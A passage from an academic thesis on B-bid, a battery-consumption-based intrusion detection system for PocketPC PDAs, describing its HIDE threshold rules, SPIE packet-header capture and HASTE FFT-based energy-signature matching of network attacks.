A hacker may be able to manipulate time of execution or energy consumption.	With B-bid running, it is far more difficult for a hacker to manipulate *both* energy and time without detection.
Commercial PDAs today have no IDS protection and proprietary designs supporting different industry sectors are even less likely to have it any time soon.	Mobile devices configured for specific purposes (e.g. proprietary PDA), usually have a smaller application suite which greatly increases accuracy of B-bid to model misbehavior. In addition, B-bid can be easily integrated into more powerful IDS methods.
Scaling to large, fast and complex systems. Many of the ID systems currently in use are essentially monolithic - in order to respond effectively to large-scale attacks, a more distributed architecture is necessary. Similarly, intrusions of mobile devices are not reported or correlated for benefit of the user and corporate network.	Although B-bid in mobile devices is basically monolithic (self contained IDS), a feedback mechanism would allow a wider architecture distribution to scale into more complex and faster analysis systems. As B-bid violations can be reported, their visual representation of report and log information, can reduce the time required to examine and analyze the data (*opportunity time*). Though some individual instances of suspicious activity may be detected by B-bid, a larger monitoring would confirm if this is merely an isolated occurrence or broader attack.

Table 4.1 B-bid Response to Issues Afflicting IDS

Despite these advantages, B-bid will fail to perform to expectation if it fails any one of the following tests:

- Under "stressful" conditions in the computing environment an intrusion that the IDS would ordinarily detect with HIDE goes undetected under such conditions.
- The pattern-matching mechanism in HASTE fails to recognize an existing match between a database signature and the one captured.
- The intrusion database does not contain a signature representing the intrusion and the user fails to send it to the network administrator for more detailed analysis.

Nevertheless, these conditions apply to nearly all forms of IDS and the B-bid platform offers more advantages than disadvantages. Moreover, it is a feasible option for IDS on *mobile* devices – an area in dire need of such service.

4.1.2 Software Advantages

As discussed in part in Section 3.1.8, using VisualStudio.NET with the Compact Framework to build HIDE and HASTE is similar in many respects to a specification-based language software approach. VisualStudio.NET using the Compact Framework provides an environment for the development of a generic specification that can be optimized for various mobile devices by appropriately instantiating the unique parameters for that specific device (primarily the battery characteristics and settings). By virtue of this, device specific applications can be built in shorter order than designing a specification language from scratch. In addition, specifications obtained from the previous steps are customized to accommodate variations in operating systems, such as PocketPC2002 and 2003 and CE 3.0 as well as CE NET 4.1 and 4.2. Consequently, more precise parameter specifications that increase the effectiveness of the system can be verified at less than the cost normally associated with increased specification development effort using traditional specification language approaches [26].

On the other hand, B-bid can be applied across nearly all mobile computing devices that posses a smart battery, regardless of the number or type of system programs.

Despite the fact that the smaller number of programs result in more accurate thresholds for normal behavior being deduced, the consumption of energy will always take place, is measurable and does not have to be specifically written to monitor each *program*, only the consumption rate for device classes. This makes B-bid comparably more *portable* (in addition to the platform porting functionality offered by Compact Framework), less costly to develop and resource efficient.

4.1.3 Tool Kit and Application

Although B-bid in practice is not always intended to be an exclusively host-based detection system, our experimental results focus on attacks against five commonly used PDAs running PocketPC 2003: Dell Axim X3i (400 and 624MHz versions) and X5v as well as the HP iPaq 4150 and h5555 models. These PDAs represent popular models from major vendors, but more important, they provide a series as well as different classes of PDAs in which to make comprehensive and meaningful comparisons. The methodology and testing has been designed with two additional proof-of-concept goals: to use readily available software and hardware as much as possible and to be a tool readily accessible to users and system/security administrators. To this end, the latest versions of VisualStudio .NET 2003 along with the .NET Compact Framework have been used. Given this programming environment, a variety of code is collected -- to include the power related structures provided, API member function calls and a few self-created -- converted into C# and then ported over into the different PDA platforms through an emulator. This capability is relatively new and greatly simplifies and empowers the process of developing an application to run on multiple devices.

Despite HIDE being portable in this fashion to different mobile platforms, power characteristics of the battery must be calibrated and locally stored, preferably in EEPROM (though it is possible to erase, using EEPROM adds an extra layer of protection for sensitive data if security is compromised). The developer must also know which devices are not capable of achieving all four states defined by ACPI and which do not fully support taking readings from smart battery readings. OEMs choose interfacing chipset and OS function calls supported outside core sets required by OS developers. In many cases, if these calls are not required by the operating system, OEMs choose not to do the extra work.

4.2 HIDE Design


An intrusion detection system should be fast enough to catch different types of intruders before harm is done [39]. Similarly, the goal of HIDE is to alert the user when a suspected attack is underway before irreparable damage is caused, such as the system being compromised and/or corrupted. Sections 4.1.1 through 4.1.4 outline the design and manner in how this can be achieved.

4.2.1 Device States and Opportunities

For accurate intrusion detection using HIDE, intrusions are classified by battery power state. ACPI defines four power states: Ready, Idle, Suspend, and Off. Ready/ Busy is when the system or device is fully powered up and ready for use. Idle is an intermediate system-dependent state which attempts to conserve power. Idle is entered when the CPU is idle and no device activity is known to have occurred within a machine-defined period of time. The machine will not return to a Ready/Busy state until a device raises a hardware interrupt or any controlled device is accessed. The Suspend state is the lowest level of power consumption available in which all data and operational parameters are still preserved [40]. Computation will not be performed until normal activity is resumed. Resumption of activity will not occur until signaled by an external event such as a button press, timer alarm, receipt of request, etc. When in the Off state, the device is powered down and inactive. Data and operational parameters may or may not be preserved in the Off state.

It is the potential difference (V) between components that acts as the impetus to push current (I) which lead to some notable indicators. For example, voltage (potential difference) will go from the high potential energy of the battery to where there is a low potential energy (such as the energy demanded by a network card to receive and send traffic) thereby inducing surges in current. In tests conducted on one class of PDAs, voltage changes were within 20-30mV and current changes were between 150-200mA. Due to the energy demands of system components and the fact that power is regulated by the OS Power Management under ACPI, Idle state has considerably lower current than Busy. Thus, significant variances in current can serve as *Battery Trip Rates* (BTRs) for HIDE thresholds when the current is abnormally high in either the Idle or Busy state. Though tested, the reason this approach does not work while the device is plugged into the AC outlet is due to the fact that readings from a smart battery will report the activity it sees in only the battery; no current change is reported, when power is eventually drawn from the AC outlet and not the battery.

These states and the manner in which power management works in most mobile devices are an opportunity for the attacker as well as for HIDE success. For example, when a PDA such as an iPaq goes into Idle, many of its devices are still receiving power. Figure 4.1 below shows the general current ranges for each operating state as well as the power distribution for a PDA class of devices. As [41] affirms, the CPU accounts for approximately 30% of power and the screen 42% when backlit (these percentages vary slightly with each PDA class). In Idle, the CPU looses nearly all current and the backlight is turned off, equating to about 64% reduction in power. This can be deceiving however, if the wireless LAN card picks up a network request and transmits an acknowledgement. Worse yet, once on, the card may pick up multiple requests, and unless its communication protocol has been altered, it will try to send back an acknowledgement every time and more than once. In addition, the power required to transmit is greater than it is to receive by a ratio of approximately 1.5:1 [41] [42]. Even if the mobile device is set not to continue to respond to the same IP address, this defense will fail in the case of a distributed denial of service (DDoS) attack directed at it. All the while, a user may have no knowledge this is happening and the battery is being exhausted in a *higher energy state* of Idle or ABDA. Many PDA batteries are considered exhausted when their output voltage falls below 80% of the nominal voltage (energy that can be obtained from a cell when it is discharged at a specific constant current) [43]. Thus, a user may discover a “dead battery” if this activity is left unchecked.



The dynamic and wide range of power in between states provides a means of determining thresholds of normal power levels for activities in each state.

High voltage ranges sustained over certain periods of time in different power states provide a means of detecting abnormal behavior and attacks.

Figure 4.1 State Power Distribution (from a Dell Axim) and B-bid Power Drain Rate Thresholds

Most recent ACPI features in PDAs affect battery usage time through adjusting the standby period [44]. Nevertheless, this too does not prevent the system from remaining in Idle under DDoS. Similarly, the default setting for a PocketPC is that it will shut off automatically after five minutes of inactivity. However, some mobile devices with PocketPC turn on at midnight every night to roll over the calendar for the next day [45] or to alert the user of self-scheduled events. When the mobile host wakes up, it sends a query to the base station to see if the base station has any data to send. If the wireless network functionality is already integrated or a LAN card is inserted in the CF slot and the automatic suspend option is not user selected, Pocket PC could remain on until the battery is drained if an extended attack occurs during this wakeup time.

Due to these types of scenarios, traditional methods of IDS are considered to suffer from their inability to detect an attack that is built from a sequence of valid network activities. This problem is greatly overcome by using the B-bid approach as it measures the duration of the activities, hostile or otherwise, in the Idle state which can inevitably lead to an alert that the system has been in Idle for an abnormally long period of time or that it is consuming too much energy in this state compared to normally lower Idle energy consumptions during this same period.

4.2.2 IF / THEN Rules Sets and Flowchart

Since power levels in each state can be divided into different user usages and devices themselves need to be delineated based on processing power and memory, the following pseudo-code sample in Figure 4.2 is provided from HIDE IF / THEN rules (see Appendix B HIDE Source Code) that support the B-bid Flowchart in Figure 4.3.

```
//Lower-Energy
  //A) System checks its power source and battery state (assuming room temperature range)
  if (ACLineStatus() == AC_LINE_ONLINE)
      Continue monitoring
  else if (BatteryDrainRate > SetThreshold)
      if (DeviceState == Idle)
          Send a normal flag to the user
      else if (DeviceState == Busy)
          if ((DeviceState == Busy) && (DeviceState has not changed for xxxx seconds))
              Send a critical flag to the user
          else
              Send a normal flag to the user
      else
          Send data to HEMD (High-Energy Mobile Device)
          Continue monitoring
  Else
      Send data to HEMD (High-Energy Mobile Device)
  Flag Responses:
   //B) User will be asked if current power consumption signature should be ignored in the future
  if (NormalFlagUserResponse == true)
      Increase BatteryDrainRateThreshold
  if (CriticalFlagUserResponse == true)
      Increase LastDeviceSateChangeTime
  //C) User asked to send data to admin or to higher-end mobile device to analyze data
  if (SendToAdmin == true)
      Transfer DeviceState (i.e. Idle or Busy)
      Transfer DeviceStateLevel (i.e. Idle or Busy level, assuming different levels of both states are determined)
      Transfer BatteryDrainRate over a period of time (used to analyze power consumption signature)
      if (DeviceState == Busy)
          Transfer LastDeviceStateChangeTime
  if (SendToHEMD == true) <--HEMD = High-Energy Mobile Device
      Tell HEMD to analyze data  -----
  //Mid-Energy
  //D) System can initiate SPIE and/or report data (HASTE capture possible on some LEMDs)
  if (Received data from LEMD (Low-Energy Mobile Device))
      Separate data into time slices and excute SPIE
      Send data to HEMD (High-Energy Mobile Device)  -----
  //High-Energy
  //E) Run HASTE for pattern matching, correlation analysis. Trigger anti-virus prgm, send report
  if (Received data from MEMD)
      Retrieve power consumption signatures of Dirty Dozen attacks
      if (current signature == a Dirty Dozen signature)
          Send information to the user
      else
          Send data to the user, with a negative result flag
  User Responses:
  if (data indicates an attack)
      run defense program
      transfer signature value information to network admin
```

Figure 4.2 HIDE If/Then Rules Set Example

Since the range of Idle is known, a reasonably accurate estimate of power consumption can be made for those instances when the device remains in this state. When sufficiently high (abnormal), previously unknown and unmonitored activity levels in Idle are discovered by the B-bid approach. This also holds true if the device remains in an elevated high consumption rate in Busy. Detecting abnormal battery depletion activities takes into account that abnormally high power consumption can be a directed attack against the system or battery as well as probable unacceptable rates for conceivably normal activity -- in effect, protecting the user from both malicious outsiders and himself. With the exception of some proprietary devices, detecting abnormal behavior is more challenging when the device fluctuates between states or the attack remains just under the threshold alarm set by HIDE for the various states. How these If / Then rules are derived with regard to battery states and different levels of device processing resources is outlined below in Figure 4.3 B-bid flowchart.

The HIDE alarm is a hybrid form of detection, combining the advantages of both rules-based and statistical-anomaly IDS while eliminating some of their disadvantages, such as their inability to detect new methods of attack and the amount by which behavior must deviate from a profile to detect an attack respectively. HIDE captures anomalous behavior of the battery when it remains in a high energy consumption mode in either Idle or Busy states. Depending on the capabilities of the mobile device, HIDE then performs one or a combination of three of the following operations: sends IDS alarm message to the nearest supporting proxy server for further analysis; then captures an energy signature of the attack and transmit it to same and/or, compares the attack signature to a resident short-list (*dirty dozen*) of known attack signatures. If a match is made, this information is also sent. Even if a match is not derived, the signature can still be sent to the network administrator for further analysis through more rigorous correlation tools.



Start
Check Battery Temperature Delay Exe. IF Re-initiating
BatteryTemp. Range = Previous
No
Write Temp. Value
Call Appropriate Temperature Range Data Set
Yes
Monitor Network Activity Impact on Power
Write Power Avgerage Baseline Value
Monitor Battery Rules-Based (*HIDE*)
No
Rate > Threshold
Yes
Write Battery State Value
Low-Energy Mobile Device (LEMD)
No
Value exists Busy ≥ 3 Idle ≥ 2
Yes
All violations in Busy
No
All violations in Idle
Yes
Notify User (Beep Tone & Text)
No
Notify User (Beep Tone & Text)
Yes
Notify User (Beep Tone & Text)
No action
User Decision
Header Information Captured (5x):
- SourceID
- DestinationID
- SourcePort
- DestinationPort
- Time
Act and /or Act
Capture 5x IP/ TCP Header Info (*SPIE*)
Yes
Mid-Energy Mobile Device (MEMD)
No action
Notify User
Write SPIE Values
Tx Warning Information
No action
User Decision
Tx SPIE Information
Five captures staggered and separated by short time period:
t1
t2
t3
t4
t5
Act and / or Act
Capture x5 Signature (*HASTE*)
Block Destination Port
Write Signature Value
Matches *Dirty Dozen* Signatures
Notify User
Yes
High-Energy Mobile Device (HEMD)
User Decision
Tx Signature Information
Act
Launch local Anti-virus or IDS program(s)
Write Infectious Agent/Problem Discovered
Notify User
User Decision
Tx Anti-Virus/ IDS Information
Act
Quarantine or Eliminate Problem
Tx Success/Failure
Notify Admin

Figure 4.3 B-bid Flowchart

4.2.3 HIDE Operation

The HIDE algorithm is straight-forward in that it establishes a time period for a threshold in which continuous violations of the threshold set are logged and reported. For example, if there is a constant pinging of the NIC while the device is in the Idle state, the energy level will rise above the normal threshold for that state and remain there during the duration of the pings/requests. This heightened level is detectable above a baseline that is easily established while in the listening mode when the chatter level is normal. As the HIDE flowchart in Figure 4.3 depicts, only after a mobile device has a consecutively high rate of consumption in Idle and Busy states does it warrant (the user's) attention to take action. Juxtaposed alongside the flowchart are present day processor and memory capabilities from low to high-energy mobile devices capable of performing these functions. In very small devices, only an alarm warning may be possible. However as discovered in this research, with the increases in speed and resources in most mid-energy mobile device (MEMD), all B-bid algorithms are capable of running at this level with marginal impact on power (see Sections 5.3.2.2 and 5.4.3).

The most convenient approach to implement the functions in this flowchart is to use function calls from the Pocket PC API provided by the Microsoft Compact Framework (see Section 3.1.3) to read the battery information. The battery temperature is checked to confirm that there has not been a significant change in the environment the mobile device is in. HIDE then determines if there has been a possible network intrusion on the device by calculating the rate of discharge at regular intervals. If the battery is in the Sleep state, there is no need to take action. However, if it is in Idle state for prolonged periods, or in a higher power state of Idle, or is being repeatedly taken to the Busy state, or if it is in the Busy state and is losing power at a higher rate than expected, then the software routine sends a message to the user. Though this process can be automated, upon receiving the message, the user can decide either to ignore it or to take some security-related actions by running either an anti-virus program or another IDS program (assuming it exists on the device).

To conserve energy, HIDE can be run periodically as a background process when the battery is not in Suspend or Sleep states. Once a suspicious change in system power usage is identified, the program will run continuously until two or three threshold violations are captured for Idle and Busy states respectively. Determining normal thresholds for Idle and Busy states is not difficult, because the absolute minimum current of each state can be determined and calibrated accordingly for each mobile device. Where intrusions are not identified, these are called false negatives. Where normal data activities are identified as anomalous, they are called false positives. Ideally, an IDS minimizes damages of both true positives and performance impacts of false positives. Thus timing in how and when HIDE runs is a key factor for both power spared and performance preserved on mobile hosts as part of the cost of providing additional security. For example, if the HIDE program is suspended too long or too often, a damaging attack may go undetected. However, if HIDE runs continuously, resource costs (approximately two percent of battery life, see Section 5.1.2) may not be justified if in a safe or non-networked area.

With a mid-energy mobile device (MEMD), a user can either notify the network administrator of a possible network intrusion, or run HASTE to capture power consumption signature of the intrusion (see Section 4.3). With a high energy mobile device, a user can utilize its higher performance to analyze and compare the captured signature to the signatures of popular network attacks (or the *dirty dozen* signatures as referred to in this research, see Section 4.3.1). Once a match is confirmed, the user can run either an anti-virus program or an IDS program. The user can also send the captured signature information (with or without a match) to the network administrator for further analysis and as part of an integrated multi-layer defense strategy to protect the corporate network at-large in the event that multiple mobile hosts are experiencing the same phenomenon or attack.

4.2.4 HIDE Advantages and Limitations

Determining a practical threshold when the device transitions between power states is more challenging given the variety of configurations and actions possible. It is reasonable, however, to determine effective power consumption thresholds in proprietary devices that have a smaller and standard suite of applications and protocols in which both behavior and usage are well known. Examples of this include mobile devices used by major delivery services around the world and the new PC cell phones. HIDE will not invoke a more effective and energy demanding virus scan or IDS program until it detects abnormal power consumption multiple times and, if constructed, has user consent.

Despite the debate surrounding how useful user intervention actually is in security, consent is requested in this case because it is a matter of conserving power for the mobile device. The user should be allowed the option to continue work and ignore the problem (at least temporarily) possibly to complete an urgent task before losing that opportunity due to low battery power that may be exhausted by the scan or simply because he knows the alarm to be in error. Benefits to completing work versus remaining power and the risk of not knowing how lethal the attack actually is should be considered and it is likely no program can do this significantly more effectively than the device's owner. Nevertheless, this process can be completely automated to bypass human intervention and to be less intrusive. Concomitantly, under normal usage and no attack, this pervasive style will not automatically invoke other security protection software. As the B-bid flowchart in Figure 4.3 depicts, only after a mobile device has a consecutively high rate of consumption in the Idle or the Busy state does it solicit user attention to take action.

4.3 SPIE Design

Depending on the capabilities of the mobile device (see Figure 4.3), HIDE performs one or both of the following operations after an ABDA is detected: sends IDS alarm message to the user and/or nearest supporting proxy server; and then captures and logs any additional information on the cause of increases in energy consumption. SPIE provides additional information that, taken with a HIDE alert, is more valuable to the network administrator than just HIDE reports alone. Regardless of the traffic protocol, the format of information within the TCP/IP header packets is the same. The information that can be retrieved from here is not a trivial matter when taken in context that it is normally initiated after an alert was triggered.

For example, SPIE extracts and records the destination and source address, destination and source ports, and the time stamp from the IP and TCP header packets "on the fly" into a text file that can be viewed and sent to the network administrator for further analysis and correlation. Given an OS that support raw sockets, all this information can be pulled from UDP traffic as well as TCP and ICMP. Based on this information, HIDE can either suggest or automatically shut down a port under attack -- in effect serving as a form of intrusion "prevention" by blocking damaging traffic. Sections 4.3.1 through 4.3.2 outline the design and manner in how this is achieved.

4.3.1 SPIE Operation

SPIE is implemented to extract five fields of an IP packet: timestamp, source IP address, destination IP address, source port, and destination port. The timestamp field can indicate *when* an attack occurred. The source IP address and the destination IP address fields indicate *where* an attack is coming from, and *if* the packet really is being directed to the mobile device respectively. The source port and destination port can be used to determine if the attack is similar to a publicly known attack by comparing the port(s) the attack uses (in general, a particular attack hits the same specific port(s)). All of this information is useful to the network administrator when correlating attacks and it can be pulled regardless of the protocol since the IP header packet is the same. By integrating the SPIE and HIDE programs together, HIDE can be made to trigger SPIE execution and capture information regarding the possible attack, creating a more comprehensive intrusion detection reporting utility for users and network administrators alike.

In network programming, the two simple ways to detect every incoming packet are creating a socket for every port, or to put the network module into a promiscuous mode. Creating a socket for every port is undesirable for mobile devices; modern mobile devices have 65,536 ports, and each socket creation consumes power. The other method of putting the network module into a promiscuous mode, allows the module to receive all IP packets that pass by it, even the ones that are not directed to the module. Consequently, SPIE acts as a packet *sniffer* with a filter that only shows IP packets with the destination IP address field set to the mobile device's IP address.

Although the .NET Compact Framework supports it, Pocket PC/Windows CE OS does not support raw socket type, unlike Unix-based PDAs. One reason for this decision is due to security: With raw socket, mobile devices could be used for *DoS* attack against other computers on the Internet. Since Windows CE did not and still does not have adequate protection against attacks such as viruses or worms, Microsoft decided to exclude raw socket type [46]. This was a critical discovery since raw socket type is required to put the wireless module of a mobile device into promiscuous mode. Nevertheless, one solution to the problem of raw socket type exclusion is to implement a raw socket type library for Windows CE. Raw socket type implementation can be put into a library such as a dynamic-link library (DLL), and that DLL would only have to be included within a C# program to have access to raw socket type. All the same, Windows CE keeps track of every open port by storing the relevant information in memory. By accessing this information, SPIE can be used to show which ports are open. The program would be similar to *netstat* that comes with Windows. Currently however through C# using .NET Framework, the program built for this research uses an IPHelper API [47] to extract information regarding all active TCP/UDP connections which is then displayed in the Pocket PC interface (see Section 6.3).

4.3.2 SPIE Advantages and Limitations

Since TCP and UDP contain different fields, the information extracted will be different between the two. Because the Pocket PC platform was used, the source IP address was not extracted from UDP traffic since it cannot be accessed without raw socket type and because the UDP header only contains the source port and the destination port. If UDP RemoteIP is absolutely required for mobile devices with an OS that does not support raw socket, recently released commercial software called PhatNet supports promiscuous mode. Since it can monitor all ports which is resource intensive for a smaller mobile device, one option is to run the more efficient HIDE program and only run PhatNet (or any other program like it) for this type of data capture when a violation has occurred or when directed to do so by the network administrator.

All the same, it has been shown that more than 90% of the DoS attacks use TCP [48] and SPIE along with HIDE is able to detect ongoing flood attacks, such as SYN flooding, and reveal the location of the flooding sources without resorting to expensive IP *traceback*. For example, when a mobile device is under a DoS attack, it receives a SYN packet with a false source IP address from the attacker(s). When the device tries to answer by sending an ACK packet to the faked IP address, it will have a port open for several minutes as it waits for the unknown computer at the other end to respond. If the attacker keeps sending these SYN packets to all of the ports on the device, soon all of the ports will be opened by the server program. This renders the device useless, while the battery power is drained at a much faster rate. Because the mobile device's ports will be open for several minutes, HIDE will discover the violation, SPIE will be able to analyze the IP header properties of the (DoS) attack and HASTE will assist to confirm the type – either predicated by monitoring the battery's current or initiated by user request.

4.4 HASTE Design

Though the need for pattern recognition is addressed, the next generation of intrusion detection tools will need to be able to perform correlation analysis of multiple inputs from multiple locations. The Host Analysis Signature Trace Engine was designed as part of this research to acquire an energy signature and then create a frequency signature via a fast Fourier transform (FFT) that could be converted into periodograms and then correlated further using a Chi Squared algorithm for standard deviation. Sections 4.4.1 through 4.4.3 outline the design and manner in how this is achieved to support attack capture identification and analysis.

4.4.1 HASTE Operation

There are two designs for HASTE: an ideal design and a working design. The ideal design of HASTE receives a set of instantaneous currents at a rate of 2048 samples per second or higher from HIDE. However, due to the limitations of the current generation of smart batteries and mobile devices, we are able to read battery current at approximately 1 sample per second. We believe that this limitation was put in deliberately by battery chipset engineers to conserve battery power. Higher sampling rates consume more power. Furthermore, there is no known IDS that uses power consumption characteristics of batteries to determine if a mobile device is under a network attack, so there has been no emphasis until now to use the sampling capability of smart batteries in this fashion. Nevertheless, after meeting with Dallas Semiconductor, a chipset manufacturer for smart batteries, we learned that a prototype of a battery chipset will soon be released that can report battery information at over 18,600 samples per second and is capable of taking current readings in time increments as low as 3.5 microseconds[49]. Consequently, implementing the ideal design, though impossible to implement using existing technologies, will be possible in the future as long as the industry sees the need for it.

Since these faster sampling rate batteries are not yet available, energy signature results were taken by a digital oscilloscope on each attack variety to test if the standard deviation of a population was equal to a pre-specified value to predict relative frequency outcomes in successfully matching each attack. To minimize the current drawn from the battery by other causes, each PocketPC device used its dimmest backlight setting and all other active background programs were terminated before running each test. To measure the current power level, the smart battery was first removed and a very low value precision resistor (0.1 ohm) was placed in series with the battery and the device. An Agilent 5462 oscilloscope was then used to record the voltage drop across the resistor at 20,000 times per second during each attack. In short, this was done to measure current drain as accurately as possible without the aid of an oscilloscope designed specifically for this purpose.

Over 13.5GBs of data were collected and analyzed by conducting over a dozen tests for each attack type for all five PDAs. In order to minimize the effects of aliasing and spectral leakage, the duration of the longest non-flooding attack was first determined and found to be slightly less than 150ms. Accordingly, the input signal was digitized by creating a *discrete* domain and range by setting our sampling window to 200ms with bins of 20ms intervals at a sampling rate of 20,000 samples per second, providing 2002 averaged samples per attack. After experimenting with a number of windowing techniques, a Blackman-Harris[§] windowing operation was used to emphasize the middle portion of the time trace and de-emphasizes the ends. Windows are a tradeoff between amplitude accuracy, frequency accuracy and noise reduction. Although no one window solves all applications, it was critical to this research to find one that manifested the dominant signals in which the main lobe contained the most energy and to apply it consistently across all samples taken.

Once the oscilloscope displayed the signal with these parameters, the only other setting to adjust was the trigger hold-off in order to capture the first energy spikes caused by the attacks tested. This decimation process of input in a time domain involves breaking down a signal into its constituent parts so a frequency response can be calculated by using the Discrete Fourier Transform (DFT). Since all signals can be decomposed into a sum of sinusoids of various frequencies and amplitudes, the DFT is used to convert discrete non-periodic signals without loss between the time and frequency domain. This research employed the fast Fourier transform because it achieves the same result of computing the magnitude of energy verses frequency for a given signal, but with less overhead involved in the calculations.

4.4.2 Fast Fourier Transform

Any time-varying signal can be constructed by adding together sine waves of appropriate frequency, amplitude, and phase. Fourier analysis is a technique that is

[§] The Blackman-Harris windows are a family of three and four term windows in which variations of the coefficients allow a trade between main-lobe width and side-lobe level. This type of *weighting* is applied in the time domain to reduce leakage within a Fourier Transorm analysis. The Blackman-Harris has better amplitude accuracy than the popular Hanning technique, allowing signals close together in frequency to be distinguished via these amplitude distinctions.

used to determine which sine waves a given signal is made of, i.e., to deconstruct the signal into its constituent sine waves. The result is expressed as sine wave amplitude as a function frequency. If a frequency has large amplitude associated with it, then it provides a significant contribution to the signal. Because the dimensions of the vertical axis may not always be consistent with that implied by names such as magnitude, amplitude or energy, this research prefers to call the plot simply a frequency spectrum.

Nonetheless, knowledge of the frequency content of a signal can be very useful. The addition of more than one pure tone produces complex waveforms. These waveforms are not readily analyzed by eye as their shape varies according to the phase relationships of the various component tones. The steeper the signal in time and the more amplitude changes per time a signal has, the higher are the high frequency components of the spectrum. As complex waves increase in complexity it becomes increasingly difficult to determine anything from their waveform except for its fundamental frequencies.

Over a given frequency range, this *frequency spectrum* gives an accurate indication of the energy content (relative importance) of a signal at a particular frequency. To further extract the salient frequencies, a periodogram technique is applied. Periodogram averaging emphasizes the spectral properties of the data near the center of the record and discards information near the bounds of the taper. This technique is a computationally economical way of estimating the power spectrum and is useful when the FFT signal is noisy. The Lomb-Scargle periodogram for data with unevenly spaced X values is used through there are benefits for uniformly sampled data, such as time series containing gaps and noise-corrupted data [50]. This algorithm produces results nearly identical to an FFT, although it is not a traditional Fourier transform and will not exactly reproduce FFT results. In general, an FFT is not a particularly accurate frequency estimator even with a good bin interpolation algorithm [51].

